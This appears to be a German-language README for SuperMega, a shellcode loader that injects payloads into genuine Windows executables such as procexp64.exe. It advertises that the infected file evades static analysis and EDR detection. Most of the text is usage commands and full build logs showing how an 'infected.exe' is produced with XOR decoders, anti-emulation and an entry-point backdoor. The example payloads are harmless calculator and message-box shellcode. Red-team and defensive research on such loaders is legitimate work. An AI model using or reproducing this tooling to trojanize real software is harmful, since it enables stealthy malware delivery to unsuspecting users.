
Schleichend Shellcode in eine ausführbare Datei injizieren
Ophiocordyceps camponoti-balzani ist eine Pilzart, die Insektenwirte der Ordnung Hymenoptera parasitiert, vor allem Ameisen. O. camponoti-balzani infiziert Ameisen und tötet die Wirte schließlich, nachdem sie sich an einen idealen Ort begeben haben, damit der Pilz seine Sporen verbreiten kann.
SuperMega ist ein Shellcode-Loader. Durch Injizieren des Payload-Shellcodes in eine echte ausführbare Datei (.exe oder .dll).
Der Loader-/Träger-Shellcode wird so eng in die .exe integriert, dass die statische Analyse nur schwer erkennen kann, dass die exe infiziert ist. Die statische Analyse sieht lediglich die Artefakte der echten exe.
Außerdem werden moderne Anti-EDR-Mechanismen eingesetzt, damit das Laden des Shellcodes weniger wahrscheinlich erkannt wird.
Funktionen:
Referenzen:

SuperMega setzt auf den VS2022-Compiler.
Starten Sie x64 native tools command prompt, um web.py oder supermega.py auszuführen.
Oder alternativ, wenn Sie eine vorhandene Shell verwenden möchten, z. B. für VSC:
In powershell:
> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
In cmd:
> call "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
Passen Sie die Pfade nach Bedarf an. Dadurch sollten cl.exe und Windows.h verfügbar werden, die für die Kompilierung des Carrier-Shellcodes erforderlich sind.
> ./web.py
Navigieren Sie zu `http://localhost:5001".
Beispiel zum Injizieren von calc64.bin-Shellcode in procexp64.exe:
PS C:\Users\dobin\Repos\SuperMega> cmd.exe /k "C:\Program Files\Microsoft Visual Studio\2022\Community\VC\Auxiliary\Build\vcvarsall.bat" x64
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.12.4
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

C:\Users\dobin\Repos\SuperMega>python.exe supermega.py
(helper.py       ) Write project to: projects/commandline/project.pickle
(project.py      ) -[ Cleanup project: commandline
(payload.py      ) -[ Payload: data/binary/shellcodes/calc64.bin
(payload.py      )     Size: 272 bytes
(templater.py    ) -[ Carrier create Template: projects/commandline/main.c
(templater.py    )     Carrier: alloc_rw_rx
(templater.py    )     Carrier: Code into: .text
(templater.py    )     Carrier: Decoder: xor_2
(templater.py    )     Carrier: Invoker: backdoor Entrypoint
(templater.py    )     Carrier AntiEmulation: sirallocalot
(templater.py    )     Carrier Guardrail: none
(templater.py    )     Carrier Decoy: none
(compiler.py     ) -[ Carrier: Compile C to ASM
(compiler.py     )     Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py       )    > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py    ) -[ Carrier: ASM to EXE
(assembler.py    )     Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py       )    > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py    )     Carrier Size: 590
(injector.py     ) -[ Injecting Carrier
(injector.py     )     Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py     )     Checking if IAT entries required by carrier are available
(injector.py     )     IAT entries missing: 0
(injector.py     )     Inject: Write Carrier to 0x71C8D (0x7108D)
(injector.py     )     Backdoor function at entrypoint (0xE1D78)
(injector.py     )     Inject Carrier data into injectable .rdata/.text
(injector.py     )     Patch Carrier code to reference the injected data
(injector.py     ) -[ Write to file: projects/commandline/procexp64.infected.exe

> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
Um Shellcode messagebox.bin in injizierbares procexp64.exe mit Carrier alloc_rw_rx und Decoder xor_1 zu injizieren, wobei:
messagebox.bin: data/binary/shellcodes/messagebox.binprocexp64.exe: data/binary/injectables/procexp64.exealloc_rw_rx: data/source/carrier/alloc_rw_rx/template.cxor_1: data/source/decoder/xor_1.c> python.exe supermega.py --shellcode messagebox.bin --inject procexp64.exe --carrier alloc_rw_rx --decoder xor_1
(helper.py ) Write project to: projects/commandline/project.pickle
(project.py ) -[ Cleanup project: commandline
(payload.py ) -[ Payload: data/binary/shellcodes/messagebox.bin
(payload.py ) Size: 433 bytes
(templater.py ) -[ Carrier create Template: projects/commandline/main.c
(templater.py ) Carrier: alloc_rw_rx
(templater.py ) Carrier: Code into: .text
(templater.py ) Carrier: Decoder: xor_1
(templater.py ) Carrier: Invoker: backdoor Entrypoint
(templater.py ) Carrier AntiEmulation: sirallocalot
(templater.py ) Carrier Guardrail: none
(templater.py ) Carrier Decoy: none
(compiler.py ) -[ Carrier: Compile C to ASM
(compiler.py ) Carrier: projects/commandline/main.c -> projects/commandline/main.asm
(helper.py ) > Run process: cl.exe /c /FA /GS- /Faprojects/commandline/ projects/commandline/main.c
(assembler.py ) -[ Carrier: ASM to EXE
(assembler.py ) Carrier: projects/commandline/main.asm -> projects/commandline/main.exe
(helper.py ) > Run process: ml64.exe projects/commandline/main.asm /link /OUT:projects/commandline/main.exe /entry:AlignRSP
(assembler.py ) Carrier Size: 576
(injector.py ) -[ Injecting Carrier
(injector.py ) Injectable: data/binary/injectables/procexp64.exe -> projects/commandline/procexp64.infected.exe
(injector.py ) Checking if IAT entries required by carrier are available
(injector.py ) IAT entries missing: 0
(injector.py ) Inject: Write Carrier to 0x71C43 (0x71043)
(injector.py ) Backdoor function at entrypoint (0xE1D78)
(injector.py ) Inject Carrier data into injectable .rdata/.text
(injector.py ) Patch Carrier code to reference the injected data
(injector.py ) -[ Write to file: projects/commandline/procexp64.infected.exe
> C:\Users\dobin\Repos\SuperMega>.\projects\commandline\procexp64.infected.exe
Eingabe:
data/binary/shellcodes: Eingabe: Shellcodes, die wir als Eingabe (Payload) verwenden wollen. .bindata/binary/injectables/: Eingabe: Nicht bösartige EXE-Dateien, in die wir injizieren. .exe